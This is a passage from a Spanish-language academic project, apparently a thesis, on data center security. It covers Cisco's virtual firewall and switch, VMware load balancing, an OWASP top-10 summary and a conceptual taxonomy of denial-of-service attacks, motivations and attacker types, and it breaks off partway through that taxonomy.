


Figura 58.Infraestructura virtual de seguridad de Cisco.

Aunque no hablaremos del Nexus 1000v y del Virtual Security Gateway (VSG) se ha de destacar que son dos elementos muy innovadores y enfocados totalmente a un entorno de data center virtualizado. El Nexus 1000v es un switch virtual distribuido que se integra con el hipervisor sustituyendo la tecnología de red de VMware por una tecnología basada en el IOS de Cisco.

Si nos fijamos directamente en un servidor, la arquitectura que nos encontramos sería como la mostrada en la figura 59.




Figura 59. Un elemento virtual ubicado en un host puede proteger a otros host, la infraestructura virtual está muy unida entre sí.

El VSG y el ASA forman parte de la infraestructura de cada host, aunque no estén ubicados en ese host al igual que ocurre con el switch distribuido. Estos elementos de seguridad virtuales pueden estar ubicados en host independientes desde donde controlan todo el data center.

La funcionalidad que ofrece tanto el Nexus 1000v como el ASA 1000v se debe principalmente al elemento vPath. **vPath** es la inteligencia que ofrece el módulo de red virtual del Nexus 1000v, entre sus funciones principales destacan:

- Direccionamiento inteligente de tráfico.
- Aceleración de tráfico interno.
- Listas de control de acceso.

En la figura 60 podemos observar el proceso que sigue el tráfico cuando está dirigido a maquinas virtuales protegidas con el ASA 1000v.




Figura 60.Funcionamiento del ASA 1000v.

- Paso 1: El tráfico de red llega al host físico y por ende al switch virtual.
- Paso 2: vPath examina el paquete y hace que el firewall virtual lo examine según sus políticas.
- Paso 3: el firewall virtual devuelve el control del paquete a vPath y le dice si este paquete está permitido o denegado.
- Paso 4: vPath retransmite el paquete a la maquina virtual correspondiente si el tráfico ha sido permitido, sino lo descarta.

En cuanto a las funcionalidades que ofrece el ASA 1000v como firewall tenemos:

- Ejecuta el mismo sistema operativo que los firewalls ASA normales, por lo que los administradores de seguridad que estén familiarizado con los dispositivos de Cisco no tendrán problemas a la hora de utilizarlos.
- Proporciona cortafuegos perimetral “multi-tenant”, o lo que es lo mismo, se puede utilizar para securizar varios clientes en entornos aislados.
- IPSEC site-to-site VPN
- Integración con Nexus 1000V y vPath.

Los distintos diseños que podemos realizar con un firewall virtual son como los realizados con firewalls físicos pero a nivel virtual. Dentro de una infraestructura virtual de un data center también disponemos de DMZ, de servidores corporativos y de otros elementos los cuales protegeremos con el diseño que mejor nos convenga. El beneficio del firewall ASA 1000v es su capacidad para proteger entornos distribuidos gracias a la integración con el switch virtual distribuido Nexus 1000v.

3.9.4 Balanceadores en entornos virtualizados

En una arquitectura de servidores virtualizados, el balanceo de carga se traslada del tráfico a las máquinas virtuales. El balanceo de tráfico puede seguir realizándolo software o appliance de terceros, pero el balanceo de las máquinas virtuales lo realiza, de una forma u otra, la tecnología de virtualización empleada.

El concepto general de balanceo de máquinas virtuales es que si una máquina virtual o un host de máquinas virtuales está recibiendo mucha carga de tráfico, la máquina virtual se balancea a otro host con mayores recursos. Los recursos en este caso son la capacidad de procesamiento y de memoria de que disponga el host.




Figura 61.Movimiento de máquinas virtuales.

El movimiento de máquinas virtuales de un host a otro también es un tema muy interesante y con mucho desarrollo aún. VMWare tiene una tecnología llamada vMotion® que permite mover elementos entre pools conectados sin necesidad de que la máquina cese su actividad. Además de esto, existen protocolos como OTV (Cisco) que permite comunicación entre Data Centers virtualizados independientemente de si están unidos físicamente o no. Como breve introducción explicaremos a continuación algunos de estos conceptos.

3.9.4.1 VMWare Distributed Resource Scheduler

Tal y como hemos comentado, el balanceo de carga en un Data Center virtualizado ya no es solo disponer de una solución de las que hemos visto para balancear el tráfico de entrada o de salida, ahora el balanceo también pueden realizarlo las máquinas virtuales buscando un host que le permita soportar mayor carga de trabajo. VMWare dispone de una solución denominada Distributed Resource Scheduler® (DRS) que realiza estas funciones. [19]

VMware DRS® balancea de forma dinámica la capacidad de cómputo de un conjunto de recursos de hardware agrupados en pools de recursos lógicos, supervisando continuamente la utilización de los pools de recursos y asignando de forma inteligente los recursos disponibles entre las máquinas virtuales en función de unas reglas predefinidas. Cuando una máquina virtual recibe un aumento de la carga de trabajo, VMware DRS® asigna automáticamente más recursos redistribuyendo las máquinas virtuales entre los servidores físicos del pool de recursos, como podemos observar en la figura 62.




Figura 62.Movimiento de máquinas virtuales con vMotion©.

Cuando se produce un aumento de la carga en una máquina virtual, VMware DRS® aplica las políticas y las reglas definidas para saber qué hacer en ese caso. La asignación de más recursos se puede efectuar de dos maneras:

- Mover la máquina virtual a otro host que disponga de más recursos.
- Mover otras máquinas virtuales a otros host y así dejar libre los recursos para la máquina virtual.

El movimiento de las máquinas puede ser automático o definido manualmente. Además con VMware VMotion® la migración en caliente de máquinas virtuales a otros servidores físicos es un proceso totalmente transparente para los usuarios finales.

Capítulo 4
Amenazas y prevención

4.1 Introducción

En el anterior capítulo nos hemos centrado en presentar los elementos de seguridad más comunes y actuales presentes en Data Centers y en núcleos de infraestructuras de red. Todos esos elementos pueden ayudar a proteger los recursos de una organización de muchos y variados ataques. Podemos realizar una primera clasificación de los ataques según el objetivo al que vayan dirigidos: redes, servidores o aplicaciones. En el siguiente esquema se muestran algunos ejemplos de ataques clasificados bajo el tipo de elemento atacado:

También podemos realizar una clasificación según la función del ataque, esta clasificación nos puede ayudar más adelante cuando expliquemos algunos ataques en particular:

- **Interrupción**: el ataque produce una pérdida de servicio, un recurso es destruido o se vuelve no disponible. Este tipo de ataque afecta a la disponibilidad.
- **Intercepción**: el ataque intercepta un elemento clave en la comunicación por el cual puede acceder a los recursos. Es un tipo de ataque contra la confidencialidad.
- **Modificación**: el ataque consigue modificar recursos del sistema. Es un ataque contra la integridad.

- **Fabricación**: un ataque consigue insertar objetos falsificados en el sistema. Es un ataque contra la autenticidad.

Los ataques sobre aplicaciones web son cada vez más importantes para las organizaciones ya que, a medida que una infraestructura se vuelve más grande, es más complicado poder controlar la seguridad de todas las aplicaciones y servicios. Además los ataques son cada vez más elaborados, lo que lleva a que los desarrolladores tengan que revisar constantemente todos sus productos para comprobar que no se encuentran vulnerabilidades que puedan conducir a robo de información o bloqueo de servicios, por ejemplo.

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta donde se pueden encontrar una gran variedad de recursos orientados a la seguridad de aplicaciones web. En 2010 publicaron un informe en el que realizan un "top 10" de ataques [21] dirigidos a aplicaciones web, los cuales resumimos a continuación:

1. **Inyección de código.** Las fallos en algunas aplicaciones como SQL y LDAP, por ejemplo, pueden permitir a un atacante ejecutar comandos mal intencionados o acceder a datos no autorizados.
2. **Cross-Site Scripting (XSS).** Los ataques XSS permiten a un atacante ejecutar una secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.
3. **Pérdida de autenticación y gestión de sesiones**. Las funciones de las aplicaciones en cuanto a gestión de usuarios y autenticaciones suelen tener fallos en cuanto a implementación, permitiendo a los atacantes comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
4. **Referencia directa insegura a objetos.** Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno (ficheros, bases de datos, etc.).
5. **Cross-Site Request Forgery (CSRF).** Un ataque CSRF obliga al navegador de una victima a enviar una petición HTTP falsificada con información de sesión del usuario, permitiendo suplantaciones y robos de identidad.
6. **Configuraciones de seguridad vulnerables.** Una mala configuración de las aplicaciones en cuanto a seguridad puede resultar en posibles ataques debido a vulnerabilidades que los atacantes saben aprovechar.
7. **Almacenamiento criptográfico inseguro.** Muchas aplicaciones web no protegen adecuadamente los datos sensibles, por ello se recomienda utilizar siempre protocolos y técnicas de cifrado.
8. **Fallos de restricción de acceso a URL.** Usualmente la aplicación protege solamente las funcionalidades más sensibles, evitando publicar los links o las URLs a los usuarios no autorizados. Los atacantes explotan esta vulnerabilidad accediendo directamente a estas funcionalidades.
9. **Protección insuficiente en la capa de transporte.** Las aplicaciones frecuentemente fallan al autenticar, cifrar, y proteger la confidencialidad e integridad de tráfico de red sensible. Cuando esto ocurre, es debido a la

utilización de algoritmos débiles, certificados expirados, inválidos, o sencillamente no utilizados correctamente.

10. **Redirecciones y reenvíos no validados.** La aplicación reenvía la entrada de datos sin validar. Los valores de entrada proporcionados por el atacante son capaces de redirigir a otro usuario a un sitio web distinto sin que se dé cuenta.

En este proyecto nos centraremos en los ataques dirigidos a las redes y a los servidores, es decir, los ataques que afectan directamente a la infraestructura física de una red. Según Cisco, los ataques más importantes que afectan a las infraestructuras de red son los siguientes:

- Denegación de servicio (DoS)
- Denegación de servicio distribuida (DDoS)
- Accesos no autorizados
- *Hijacking*
- Ataques *Man-in-the-middle* (MITM) attack
- Elevación de privilegios
- Intrusiones
- Botnets
- Ataques contra protocolos de routing
- Ataques a nivel 2 de red

No entraremos en detalle en todos ellos pero hay que destacar que todos son importantes y afectan de una manera u otra a la infraestructura, de igual manera se debe proteger de distinta forma dependiendo de dichos ataques.

Como último punto del capítulo se realizará una revisión de seguridad para entornos virtuales. Mediante el análisis de los componentes de un entorno virtualizado se mostrará una guía de buenas prácticas dirigidas a securizar el entorno virtual de un data center.

4.2 Ataques: DoS o DDoS

Un ataque de denegación de servicio, ya sea distribuido o no, es para mí el ataque más directo que puede sufrir una infraestructura de comunicaciones. Desde la infraestructura más pequeña formada por un simple ordenador hasta el mayor despliegue de una red en un gran data center, un ataque de denegación de servicio es muy perjudicial ya que se pierde el uso legítimo de un bien, servicio o recurso.

Debido a que es un ataque muy directo a las infraestructuras será objeto de estudio en profundidad dentro de este capítulo de ataques. El estudio se centrará en realizar un análisis genérico, no existe un solo ataque de denegación de servicio ya que hay muchas formas de realizarlo. Lo que se pretende en este apartado es realizar un esquema donde podamos categorizar los diferentes ataques según distintos elementos.

En el capítulo 5 realizaremos ataques de denegación de servicio a una página web ubicada en un servidor de nuestro laboratorio de seguridad, intentaremos conseguir una buena configuración de nuestrcs elementos de seguridad para poder prevenir o, al menos, mitigar el ataque.

4.2.1 Introducción

En seguridad informática, un ataque de denegación de servicio, también llamado ataque DoS (de las siglas en inglés *Denial of Service*), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.

Un ataque DDoS es un ataque de denegación de servicio realizado desde varios atacantes distribuidos por la red, al contrario que un ataque DoS que generalmente se inicia en un solo atacante. Un ataque distribuido puede realizarse de manera consentida, es decir, el atacante utiliza o cede su ordenador para realizar el ataque, o también puede realizarse de manera transparente para un usuario que no sabe que su ordenador, al que denominaremos ordenador zombie, está realizando estos ataques. Una forma de prevención eficaz contra este tipo de ataques es contar con la colaboración de los proveedores de acceso a Internet, para que filtren o limiten el tráfico procedente de loscequipos que participan en el ataque.

4.2.1.1 Motivación

Las motivaciones que llevan a realizar ataques son muy diversas. Existen muchas publicaciones que hablan sobre “hacktivismo” y las motivaciones que llevan a realizar tanto ataques DoS/DDoS como otros ataques a la seguridad de la información. La mayoría coincide en aspectos como:

- Autorrealización.

- Ideología.
- Economía.
- Venganza.
- Etc.

El FBI estadounidense ha establecido un acrónimo para referirse a las distintas motivaciones de los atacantes, ***M**oney **I**deology **C**ompromise **E**go* (**MICE**).

- **Money**
  Consideraciones económicas: llevar a cabo operaciones fraudulentas; robo de información confidencial que posteriormente es vendida a terceros; extorsiones (si no se paga un determinado "rescate" se elimina información o se daña de forma irreparable un sistema que haya sido comprometido); intentos de manipulación de las cotizaciones de valores bursátiles; etc.
- **Ideology**
  Ataques realizados contra determinadas organizaciones, empresas y websites gubernamentales, con un contenido claramente político.
- **Compromise**
  El compromiso suele ir unido a los demás términos. Un atacante que forma parte de un grupo, el cual se mueve por unos intereses económicos o ideológicos, realiza ataques para obtener beneficios o por simple diversión.
- **Ego**
  Búsqueda de reconocimiento social y de un cierto estatus dentro de una comunidad de usuarios.
  Autorrealización.
  Diversión: algunos usuarios de Internet realizan estos ataques como una forma de pasar el rato delante de su ordenador.

4.2.1.2 Fuentes de los ataques

El origen de un ataque de denegación de servicio es muy variado, y no siempre se produce por un ataque directo. Podemos realizar una clasificación general de los responsables de ataques de denegación de servicio:

Hacker (actúa por su cuenta): los hackers son intrusos que se dedican a realizar ataques o intrusiones como pasatiempo y como un reto técnico. Entran en los sistemas informáticos para demostrar y poner a prueba su inteligencia y conocimientos, pero normalmente no pretenden provocar daños en estos sistemas. Sin embargo, hay que tener en cuenta que pueden tener acceso a información confidencial, por lo que su actividad está empezando a considerarse como un delito reflejado en las leyes de los países.

El perfil típico de un hacker es el de una persona joven, con amplios conocimientos de informática y de Internet, que dedican mucho tiempo a aprender y a probar sus conocimientos.

Hackers (actúan en grupo): son grupos de personas con buenos conocimientos informáticos que atacan de forma organizada un activo de un servicio.

La definición de cada uno de los integrantes será la que hemos visto para un hacker, la diferencia es que en estos casos en los que existe un compromiso de grupo los motivos que alegan ya no son solo técnicos o de superación, también existen motivaciones ideológicas y económicas.

Lamers: Los "lamers", también conocidos como "script kiddies" o "click kiddies", son personas que han obtenido determinados programas o herramientas para realizar ataques informáticos desarrollados por otros a través de algún servidor de Internet, y que los utilizan sin tener conocimientos técnicos de cómo funcionan y sin mayor motivación que la de autorrealización y búsqueda de reconocimiento social.

A pesar de sus limitados conocimientos, son responsables de muchos ataques ya que disponen de mucha documentación técnica (la mayoría distribuida por otros lamers) donde se describe paso a paso la realización de ataques con distintas herramientas.

Competencia: el llamado espionaje industrial no es algo nuevo, su definición es la obtención ilícita de información relativa a la investigación, desarrollo y fabricación de prototipos, mediante las cuales las empresas pretenden adelantarse a sus competidores en la puesta en el mercado de un producto novedoso. Una organización podría utilizar ataques informáticos para intentar conseguir alguno de esos propósitos.

En el caso de la denegación de servicio, una organización podría intentar evitar el acceso de usuarios a recursos de una organización de la competencia.

Empleados y exempleados: El uso incorrecto de algún recurso por parte de un empleado puede producir ataques de denegación de servicio, ya sea de forma voluntaria o involuntaria. También es posible que exempleados, con el conocimiento preciso para acceder a los sistemas de una organización, realicen ataques de denegación de servicio motivados por una posible venganza personal.

4.2.2 Taxonomía

Un gran problema básico a afrontar es la dificultad de entender la denegación de servicio. La denegación de servicio es un fenómeno complejo que puede afectarnos a diferentes niveles y de muchas formas.

Es normal que cuando buscamos información de este problema solo veamos referenciados unos pocos términos como DoS, DDoS o botnets, pero no es suficiente con eso. Se hace esencial disponer de una taxonomía que nos permita:

- Identificar sobre que activos puede cernirse una denegación de servicio.
- Visualizar de que modos y en que capas se puede mitigar.
- Conocer las diferentes técnicas por las cuales se puede materializar.

En conjunto nos puede orientar para definir un plan que nos permita tratar las denegaciones de una forma detallada y precisa. También, gracias a la taxonomía, tenemos o debemos tener clara una cosa, un ataque de denegación de servicio no es

solo coger un ordenador y denegar el acceso legítimo a una página web, puede ser mucho más.

Desde hace unos años existen varios estudios, como el de Jelena Mirkovic y Peter Reiher [22], que presentan una taxonomía completa de las denegaciones de servicio. En el caso de [22] que podemos ver a continuación, se clasificaron los ataques de denegaciones distribuidas.





Figura 63.Taxonomía de DoS.

El diagrama que nos presentan los autores, permite crear vectores para cada amenaza, cubriendo un amplio espectro de todos los ataques DDoS existentes.

En este proyecto se ha creado una taxonomía más completa que sea independiente de si la denegación se produce de forma distribuida o no. La taxonomía presentada a continuación se basa en varios estudios como el anterior, pero intentando crear una taxonomía simple que permita entender los diferentes aspectos de una DoS. Se ha querido desarrollar un análisis sobre la plataforma existente y valorar las posibles mitigaciones sobre ella.


DoS / DDoS
Objetivo
Físico
Elemento
Recurso indirecto
Host
Infraestructura
Red
Aplicación
Fuente
Origen válido
Origen malformado
Automatización
Manual (DoS)
Automático (DDoS)
Explotación
Diseño
Fuerza bruta
Dinámica
Reducida
Constante
Variable
Propagación
Nivel 0
Nivel 1
Nivel X
Completa
Impacto
Ruptura
Degradación
Caracterización
Identificable
No identificable

Objetivo.

En objetivo se describen los posibles destinos de los ataques de denegación de servicio.

- **Objetivo físico**.
  - **Elemento**. El objetivo es dañar físicamente o permanentemente un elemento conectado a la red, de forma que el servicio que presta quede caído o destruido.
  - **Recurso indirecto**. El ataque se centra directa o indirectamente sobre un recurso de el cual depende un servicio.
  - **Host**. El ataque actúa directamente sobre la plataforma del servidor para deshabilitar el servicio.
  - **Infraestructura**. El ataque se realiza sobre un activo o protocolo de forma que la infraestructura deja de dar servicio.
  - **Red**. Si el objetivo es la red, el ataque incide sobre el ancho de banda. Ataques de inundación.
- **Aplicación**. Los ataques sobre aplicaciones aprovechan las vulnerabilidades y debilidades de la plataforma o de la propia aplicación para conseguir un propósito, la denegación del servicio.

Fuente.

La fuente es el origen del ataque, este origen puede ser detectable o no dependiendo de la complejidad del ataque.

- **Origen válido**. Este tipo de origen es fácilmente detectable ya que casi siempre actúa sin saberlo. Es el caso de ataques mediante botnets en el que los PCs infectados envían tráfico contra la victima.
- **Origen malformado**. El origen del ataque se encubre mediante distintas técnicas.

Automatización.

Según el grado de automatización del ataque, diferenciamos entre manual y automático.

- **Manual (DoS)**. El atacante realiza la exploración de los equipos remotos de forma manual. Busca vulnerabilidades, irrumpe en ellos, implementa el código de ataque, y luego ordena el inicio del ataque. Los ataques manuales solo son realizados por hackers muy capacitados ya que lo que más se realizan son ataques distribuidos.
- **Automático (DDoS)**. Son los ataques que generan denegaciones de servicio distribuida, actúan dos elementos: control y esclavos. El control ordena a los “esclavos” que comiencen el ataque, de esta manera se

distribuye la carga de trabajo entre todas las computadoras infectadas y también se amplía el ancho de banda utilizado contra la victima.

Explotación.

El ataque de denegación de servicio intenta explotar diferentes vulnerabilidades en la victima.

- **Diseño**. Vulnerabilidades de diseño en protocolos o software son ejemplos del canal por el que los ataques afectaran al objetivo produciendo la denegación de servicio.
- **Fuerza bruta**. El atacante provoca una gran cantidad de conexiones/peticiones que agotan el recurso de la víctima. Es un ataque deliberado con una gran tasa de éxitos.

Dinámica.

Durante un ataque cada computadora que participa envía un flujo de paquetes a la víctima. En función de la tasa de envío de paquetes se clasifican los siguientes ataques.

